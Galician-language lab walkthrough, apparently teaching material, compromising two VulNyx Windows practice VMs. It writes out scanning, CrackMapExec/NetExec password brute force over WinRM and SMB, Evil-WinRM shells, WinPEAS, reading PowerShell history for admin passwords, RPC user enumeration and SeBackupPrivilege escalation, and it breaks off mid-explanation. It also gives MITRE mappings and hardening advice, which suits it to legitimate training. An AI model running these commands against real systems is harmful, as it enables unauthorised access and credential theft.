
Resumo curto de preparación (sen repeticións):

1. Descargar o ZIP desde `https://vulnyx.com/` .
2. Comprobar o MD5 co valor publicado: `md5sum nome.zip`
3. Descomprimir: `7z x nome.zip` e localizar o ficheiro `.ova`
4. Importar en VirtualBox: GUI `Archivo → Import servicio virtualizado` ou CLI `VBoxManage import nome.ova` .
5. Na importación escoller na `Política de dirección MAC` : Generar una nueva dirección MAC para todos los adaptadores de red.
6. Unha vez importada modificar a configuración de rede como **Host-Only**
7. Arrancar

> **Nota:**
>
> Sempre usa contornas illadas e ten permiso para executar estas accións. Elimina as máquinas/imports despois das probas se non son necesarias.

ADMIN


Máquina virtual Admin



A máquina Admin é moi interesante porque...

- Sistema operativo Windows 10
- Servidor web IIS exposto
- Enumeración web con Gobuster
- Descubrimento de ficheiro .txt con pista
- Ataque de forza bruta con CrackMapExec sobre WinRM
- Acceso con Evil-WinRM como usuario sen privilexios de administrador
- Escalada de privilexios mediante WinPEAS
- Obtención de credenciais de Administrator en console_history

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Admin -R # TTL ≈ 128 ⇒ Microsoft Windows
sudo nmap -sT -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Admin
```

Resultado do escaneo de portos:

```
PORT     STATE SERVICE
80/tcp   open  http
445/tcp  open  microsoft-ds
5985/tcp open  wsman (WinRM)
```

Portos identificados:

- **Porto 80**: Servidor web (IIS)
- **Porto 445**: SMB (Microsoft-DS)
- **Porto 5985**: WinRM (Windows Remote Management)

Fase 2 — Análise Escaneo de servizos e versións

```
# Escaneo detallado dos portos abertos
sudo nmap -p80,445,5985 -sCV IP_VulNyx_Admin -oN targeted -oX targeted.xml
```

Información importante:

- **WinRM** habilitado no porto 5985
- **SMB** accesible no porto 445
- **Servidor web** no porto 80

Enumeración web

```
# Enumerar directorios e ficheiros con Gobuster
gobuster dir -u http://IP_VulNyx_Admin \
             -w /usr/share/wordlists/dirb/common.txt \
             -x php,txt,html,bak
```

Resultado importante:

```
/[file].txt           (Status: 200)
```

Descubrimento de pista

```
# Visualizar o ficheiro [file].txt
firefox http://IP_VulNyx_Admin/[file].txt
```

Contido de [file].txt:

```
By [usuario]
```

Análise da pista:

- `[usuario]` parece ser un **nome de usuario**
- Necesitamos atopar o contrasinal para este usuario
- WinRM está dispoñible, podemos probar forza bruta

Información sobre WinRM Que é WinRM?

WinRM (Windows Remote Management) é a implementación de Microsoft do protocolo WS-Management.

Características:

- Permite xestión remota de sistemas Windows
- Porto por defecto: **5985** (HTTP) e **5986** (HTTPS)
- Alternativa a SSH en sistemas Windows
- Require credenciais válidas

Evil-WinRM

Evil-WinRM é unha ferramenta para explotar WinRM:

- Shell interactiva remota
- Upload/download de ficheiros
- Carga de scripts PowerShell
- Ideal para post-explotación

Sintaxe básica:

```
evil-winrm -i IP -u usuario -p contrasinal
```

Fase 3 — Explotación Ataque de forza bruta con CrackMapExec

```
# Preparar lista de contrasinais
# Usar rockyou.txt (primeiras 5000 liñas para este exemplo)
head -5000 /usr/share/wordlists/rockyou.txt > 5000-rockyou.txt

# Ataque de forza bruta sobre WinRM
crackmapexec -t 200 winrm IP_VulNyx_Admin -u [usuario] -p 5000-rockyou.txt
```

Saída esperada:

```
WINRM       192.168.56.111  5985   ADMIN           [+] ADMIN\[usuario]:[contrasinal] (Pwn3d!)
```

Credenciais válidas atopadas:

- Usuario: `[usuario]`
- Contrasinal: `[contrasinal]`

Verificación con SMB

```
# Verificar credenciais tamén en SMB
crackmapexec -t 200 smb IP_VulNyx_Admin -u [usuario] -p 5000-rockyou.txt
```

Saída:

```
SMB         192.168.56.111  445    ADMIN           [+] ADMIN\[usuario]:[contrasinal]
```

Credenciais válidas en ambos servizos (WinRM e SMB)

Acceso con Evil-WinRM

```
# Conectar mediante Evil-WinRM
evil-winrm -i IP_VulNyx_Admin -u [usuario] -p [contrasinal]
```

Saída esperada:

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\[usuario]\Documents>
```

Obtención de flag de usuario

```
# Navegar ao Desktop
*Evil-WinRM* PS C:\Users\[usuario]\Documents> cd ..\Desktop

# Ler flag de usuario
*Evil-WinRM* PS C:\Users\[usuario]\Desktop> type user.txt
[FLAG_USER]
```

Flag de usuario conseguida

Fase 4 — Escalada de Privilexios

> **Prácticas Taller Microsoft Windows**
>
> Ferramentas de auditoría - Módulo Bastionado de redes e sistemas

Upload de WinPEAS

```
# Desde Evil-WinRM, facer upload de winpeas.exe
*Evil-WinRM* PS C:\Users\[usuario]\Documents> upload /ruta/local/winpeas.exe

# Executar WinPEAS
*Evil-WinRM* PS C:\Users\[usuario]\Documents> .\winpeas.exe
```

WinPEAS (Windows Privilege Escalation Awesome Scripts) é unha ferramenta para enumerar vectores de escalada de privilexios en Windows.

Descubrimento de credenciais en console_history

WinPEAS atopa información sensible:

- **console_history** de PowerShell
- Contén comandos executados anteriormente
- Pode conter credenciais en texto claro

```
# Localizar e ler console_history
*Evil-WinRM* PS C:\Users\[usuario]> type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Contido do ficheiro:

```
# Comandos executados polo usuario
...
# Credenciais de Administrator atopadas
$password = ConvertTo-SecureString "PASSWORD_ADMINISTRATOR" -AsPlainText -Force
...
```

Credenciais de Administrator descubertas:

- Usuario: `administrator`
- Contrasinal: `[PASSWORD_ATOPADO]`

Acceso como Administrator

```
# Nova conexión Evil-WinRM como Administrator
evil-winrm -i IP_VulNyx_Admin -u administrator -p "PASSWORD_ATOPADO"
```

Saída:

```
Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Obtención de flag de root

```
# Navegar ao Desktop de Administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop

# Ler flag de root
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[FLAG_ROOT]
```

Ambas flags conseguidas

Correspondencia de fases → MITRE ATT&CK — VulNyx: Admin

Fase	Acción / Resumo	Vector principal	MITRE ATT&CK (IDs)	CWE(s) (relevantes)
1. Recopilación	Descubrimento de host e servizos expostos	Scanning / descubrimento de servizos	T1595 — Active Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure (reconnaissance)
	Detección de sistema operativo Windows 10	OS fingerprinting	T1592.004 — Gather Victim Host Information: Client Configurations	CWE-200 — Information Exposure
2. Análise	Enumeración web con Gobuster	Web content discovery	T1595.002 — Active Scanning: Vulnerability Scanning T1046 — Network Service Discovery	CWE-200 — Information Exposure
	Descubrimento de [file].txt con pista de usuario	Information disclosure	T1592 — Gather Victim Host Information T1589 — Gather Victim Identity Information	CWE-200 — Information Exposure
3. Explotación	Forza bruta sobre WinRM con CrackMapExec	Brute force attack	T1110 — Brute Force T1110.001 — Brute Force: Password Guessing	CWE-521 — Weak Password Requirements
	Acceso con Evil-WinRM como [usuario]	Remote service exploitation	T1021.006 — Remote Services: Windows Remote Management T1078 — Valid Accounts	CWE-521 — Weak Password Requirements
4. Escalada	Enumeración con WinPEAS	System information discovery	T1082 — System Information Discovery T1033 — System Owner/User Discovery	CWE-200 — Information Exposure
	Descubrimento de credenciais en console_history	Credential access from files	T1552.001 — Unsecured Credentials: Credentials In Files T1552.003 — Unsecured Credentials: Bash History	CWE-256 — Plaintext Storage of a Password
	Acceso como Administrator	Privilege escalation	T1078.002 — Valid Accounts: Domain Accounts T1021.006 — Remote Services: Windows Remote Management	CWE-256 — Plaintext Storage of a Password
	Navegación polo sistema de ficheiros e lectura de flags	File and directory discovery	T1083 — File and Directory Discovery T1005 — Data from Local System	N/A

Recursos Adicionais

Referencias sobre WinRM e Evil-WinRM

- **Evil-WinRM GitHub**
- **Microsoft WinRM Documentation**
- **CrackMapExec**
- **WinPEAS**

Ferramentas utilizadas

- **Gobuster**: Enumeración web de directorios e ficheiros
- **CrackMapExec**: Framework para ataques contra redes Windows
- **Evil-WinRM**: Shell remota mediante WinRM
- **WinPEAS**: Enumeración de vectores de escalada en Windows

Vulnerabilidades e configuracións inseguras

- **CWE-521**: Weak Password Requirements
- **CWE-256**: Plaintext Storage of a Password
- **CWE-200**: Information Exposure
- **Contrasinais débiles**: "[contrasinal]" é unha contrasinal moi débil
- **Console history**: Almacenar credenciais en historial de comandos

Recomendacións de seguridade

- **Contrasinais fortes**: Usar contrasinais complexas (maiúsculas, minúsculas, números, símbolos)
- **Políticas de contrasinais**: Implementar políticas de complexidade e lonxitude mínima
- **Non almacenar credenciais**: Non gardar contrasinais en scripts ou historial
- **Limitar WinRM**: Restrinxir acceso a WinRM só a IPs/usuarios autorizados
- **Auditoría**: Monitorizar intentos de autenticación fallidos
- **PowerShell Constrained Language Mode**: Limitar execución de scripts non autorizados
- **Limpar historial**: Educar usuarios sobre non deixar credenciais en historial

---

Notas Importantes

1. **Windows 10**: Sistema operativo moderno pero con configuracións inseguras
2. **WinRM exposto**: Permite ataques de forza bruta remotos
3. **Contrasinal débil**: "[contrasinal]" é facilmente adiviñable
4. **Information disclosure**: [file].txt revela nome de usuario
5. **Console history**: Credenciais de Administrator en texto claro
6. **Escalada simple**: Non require exploits complexos, só enumeración
7. **WinPEAS**: Ferramenta fundamental para post-explotación en Windows

Esta máquina é unha excelente demostración da importancia de usar contrasinais fortes e non almacenar credenciais en ficheiros de historial.

Fluxo de ataque resumido

```
1. Enumeración web → Descubrimento de [file].txt → Usuario: [usuario]
                     ↓
2. Forza bruta WinRM → Credenciais: [usuario]:[contrasinal]
                     ↓
3. Acceso Evil-WinRM → Flag de usuario
```

```
                ↓
4. WinPEAS → console_history → Credenciais Administrator
                ↓
5. Evil-WinRM como Administrator → Flag de root
```

Comparativa: WinRM vs SSH


WinRM vs SSH

Característica	WinRM	SSH
Sistema operativo	Windows	Linux/Unix (Windows con OpenSSH)
Porto por defecto	5985 (HTTP), 5986 (HTTPS)	22
Protocolo	SOAP sobre HTTP/HTTPS	SSH
Ferramentas	Evil-WinRM, PowerShell Remoting	ssh, scp, sftp
Autenticación	NTLM, Kerberos, Basic	Password, Public key
Cifrado	TLS (HTTPS)	SSH (sempre cifrado)
Uso común	Administración remota Windows	Administración remota Linux/Unix

Conclusión: WinRM é o equivalente de SSH en sistemas Windows, pero require configuración de seguridade coidadosa.

HOSTING


Máquina virtual Hosting



A máquina Hosting é moi interesante porque...

- Sistema operativo Windows 10
- Servidor web IIS exposto
- Enumeración web con Gobuster
- Descubrimento de sección TEAM con correo electrónico
- Ataque de forza bruta con CrackMapExec sobre SMB
- Reutilización de contrasinais entre usuarios
- Enumeración de usuarios mediante RPC e SMB
- Acceso con Evil-WinRM como [usuario3]
- Privilexio SeBackupPrivilege e SeRestorePrivilege
- Dump de SAM e SYSTEM mediante reg save
- Pass-the-Hash con Evil-WinRM e wmiexec como Administrator

Diagrama de ataque



Fase 1 — Recopilación

```
sudo arp-scan --interface=eth1 192.168.56.0/24
ping -c2 IP_VulNyx_Hosting -R # TTL = 128 ⇒ Microsoft Windows
sudo nmap -sS -Pn -T4 -p- -vvv --min-rate 5000 IP_VulNyx_Hosting
```

Resultado do escaneo de portos:

```
PORT     STATE SERVICE
80/tcp   open  http
445/tcp  open  microsoft-ds
5985/tcp open  wsman (WinRM)
```

Portos identificados:

- **Porto 80**: Servidor web (IIS)
- **Porto 445**: SMB (Microsoft-DS)
- **Porto 5985**: WinRM (Windows Remote Management)

Fase 2 — Análise Escaneo de servizos e versións

```
# Escaneo detallado dos portos abertos
sudo nmap -p80,445,5985 -sCV IP_VulNyx_Hosting -oN targeted -oX targeted.xml
```

Información importante:

- **Servidor web IIS** no porto 80
- **WinRM** habilitado no porto 5985
- **SMB** accesible no porto 445

Enumeración web

```
# Enumerar directorios con Gobuster
gobuster dir -u http://IP_VulNyx_Hosting \
             -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Resultado importante:

```
/[directorio-atopado]               (Status: 200)
```

Descubrimento do directorio `/[directorio-atopado]`:

```
# Acceder ao directorio no navegador
firefox http://IP_VulNyx_Hosting/[directorio-atopado]
```

Contido da páxina:

- Sección **TEAM** con información do equipo
- Correo electrónico: **[usuario1]@host.nyx**

Análise da pista:

- Formato de correo: `[usuario1]@host.nyx`
- Posible nome de usuario: `[usuario1]`
- Nomenclatura: primeira inicial + apelido

Verificación de usuarios non sistema

```
# Acceder á máquina en VirtualBox para ver usuarios dispoñibles
# Na pantalla de inicio de sesión aparecen varios usuarios, entre eles:
# [usuario1]
```

Usuario confirmado: `[usuario1]`

Fase 3 — Explotación Ataque de forza bruta sobre SMB

```
# Preparar lista de contrasinais
head -5000 /usr/share/wordlists/rockyou.txt > 5000-rockyou.txt

# Ataque de forza bruta sobre SMB con CrackMapExec
crackmapexec -t 200 smb IP_VulNyx_Hosting -u [usuario1] -p 5000-rockyou.txt

# Ataque de forza bruta sobre SMB con NetExec
netexec -t 200 smb IP_VulNyx_Hosting -u [usuario1] -p 5000-rockyou.txt
```

Saída esperada:

```
SMB         IP_VulNyx_Hosting  445    HOSTING          [+] HOSTING\[usuario1]:[contrasinal1]
```

Credenciais válidas atopadas:

- Usuario: `[usuario1]`
- Contrasinal: `[contrasinal1]`

Verificación de acceso con Evil-WinRM

```
# Intentar acceso con Evil-WinRM
evil-winrm -i IP_VulNyx_Hosting -u '[usuario1]' -p '[contrasinal1]'
```

Resultado: Non autentica ([usuario1] non ten permisos para WinRM)

Enumeración con SMB

```
# Enumerar recursos compartidos
crackmapexec smb IP_VulNyx_Hosting -u [usuario1] -p [contrasinal1] --shares
netexec smb IP_VulNyx_Hosting -u [usuario1] -p [contrasinal1] --shares
```

Saída:

```
SMB         IP_VulNyx_Hosting  445    HOSTING          [*] Windows 10 / Server 2019 Build 19041 x64 (name:HOSTING) (domain:HOSTING) (signing:False)
(SMBv1:False)
SMB         IP_VulNyx_Hosting  445    HOSTING          [+] HOSTING\[usuario1]:[contrasinal1]
SMB         IP_VulNyx_Hosting  445    HOSTING          [+] Enumerated shares
SMB         IP_VulNyx_Hosting  445    HOSTING          Share           Permissions     Remark
SMB         IP_VulNyx_Hosting  445    HOSTING          -----           -----------     ------
SMB         IP_VulNyx_Hosting  445    HOSTING          ADMIN$                          Admin remota
SMB         IP_VulNyx_Hosting  445    HOSTING          C$                              Recurso predeterminado
SMB         IP_VulNyx_Hosting  445    HOSTING          IPC$            READ            IPC remota
```

Enumeración de usuarios

```
# Enumerar usuarios co sistema mediante SMB
crackmapexec smb IP_VulNyx_Hosting -u [usuario1] -p [contrasinal1] --users
netexec smb IP_VulNyx_Hosting -u [usuario1] -p [contrasinal1] --users
```

Saída:

```
SMB         IP_VulNyx_Hosting  445    HOSTING          [+] HOSTING\[usuario1]:[contrasinal1]
SMB         IP_VulNyx_Hosting  445    HOSTING          [-] Error enumerating domain users using dc ip IP_VulNyx_Hosting: socket connection error while
opening: [Errno 111] Connection refused
SMB         IP_VulNyx_Hosting  445    HOSTING          [*] Trying with SAMRPC protocol
SMB         IP_VulNyx_Hosting  445    HOSTING          [+] Enumerated domain user(s)
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\Administrador
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\administrator
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\DefaultAccount
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\[usuario4]
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\Invitado
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\[usuario3]
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\[usuario2]                      [contrasinal2]
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\[usuario1]
SMB         IP_VulNyx_Hosting  445    HOSTING          HOSTING\WDAGUtilityAccount
```

Descubrimento crítico:

- Usuario `[usuario2]` ten contrasinal visible: **[contrasinal2]**

Enumeración con RPC

```
# Conectar mediante rpcclient
rpcclient -U '[usuario1]%[contrasinal1]' IP_VulNyx_Hosting
```

Comandos dentro de rpcclient:

```
rpcclient $> enumdomusers
user:[Administrador] rid:[0x1f4]
user:[administrator] rid:[0x3ea]
user:[DefaultAccount] rid:[0x1f7]
user:[[usuario4]] rid:[0x3ec]
user:[Invitado] rid:[0x1f5]
user:[[usuario3]] rid:[0x3ee]
user:[[usuario2]] rid:[0x3ed]
user:[[usuario1]] rid:[0x3eb]
user:[WDAGUtilityAccount] rid:[0x1f8]

rpcclient $> enumdomgroups
group:[Ninguno] rid:[0x201]

rpcclient $> exit
```

Usuarios identificados:

- `Administrador`
- `administrator`
- `[usuario4]`
- `[usuario3]`
- `[usuario2]`
- `[usuario1]`

Reutilización de contrasinais

Probamos a contrasinal `[contrasinal2]` con outros usuarios:

```
# Probar con [usuario2]
netexec smb IP_VulNyx_Hosting -u [usuario2] -p '[contrasinal2]'
```

Saída:

```
SMB         IP_VulNyx_Hosting  445    HOSTING          [-] HOSTING\[usuario2]:[contrasinal2] STATUS_LOGON_FAILURE
```

```
# Probar con [usuario3]
netexec smb IP_VulNyx_Hosting -u [usuario3] -p '[contrasinal2]'
```

Saída:

```
SMB         IP_VulNyx_Hosting  445    HOSTING          [+] HOSTING\[usuario3]:[contrasinal2]
```

Credenciais válidas por reutilización:

- Usuario: `[usuario3]`
- Contrasinal: `[contrasinal2]`

Acceso con Evil-WinRM como [usuario3]

```
# Conectar mediante Evil-WinRM
evil-winrm -i IP_VulNyx_Hosting -u [usuario3] -p '[contrasinal2]'
```

Saída esperada:

```
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\[usuario3]\Documents>
```

Obtención de flag de usuario

```
# Navegar ao Desktop
*Evil-WinRM* PS C:\Users\[usuario3]\Documents> cd ..\Desktop

# Ler flag de usuario
*Evil-WinRM* PS C:\Users\[usuario3]\Desktop> type user.txt
[FLAG_USER]
```

Flag de usuario conseguida

Fase 4 — Escalada de Privilexios Verificar privilexios

```
*Evil-WinRM* PS C:\Users\[usuario3]\Desktop> whoami /priv
```

Saída:

```
INFORMACIÓN DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripción                                        Estado
============================= ================================================== ==========
SeBackupPrivilege             Hacer copias de seguridad de archivos y directorios Habilitada
SeRestorePrivilege            Restaurar archivos y directorios                   Habilitada
SeShutdownPrivilege           Apagar el sistema                                  Habilitada
SeChangeNotifyPrivilege       Omitir comprobación de recorrido                   Habilitada
SeUndockPrivilege             Quitar equipo de la estación de acoplamiento       Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso       Habilitada
SeTimeZonePrivilege           Cambiar la zona horaria                            Habilitada
```

Privilexios críticos identificados:

- **SeBackupPrivilege**: Permite facer copias de seguridade de calquera ficheiro
- **SeRestorePrivilege**: Permite restaurar ficheiros e directorios

---

Información sobre SeBackupPrivilege e SeRestorePrivilege Que son estes privilexios?

SeBackupPrivilege e **SeRestorePrivilege** son privilexios de Windows que permiten:

- **SeBackupPrivilege**: Ler calquera ficheiro do sistema, incluídos os protexidos
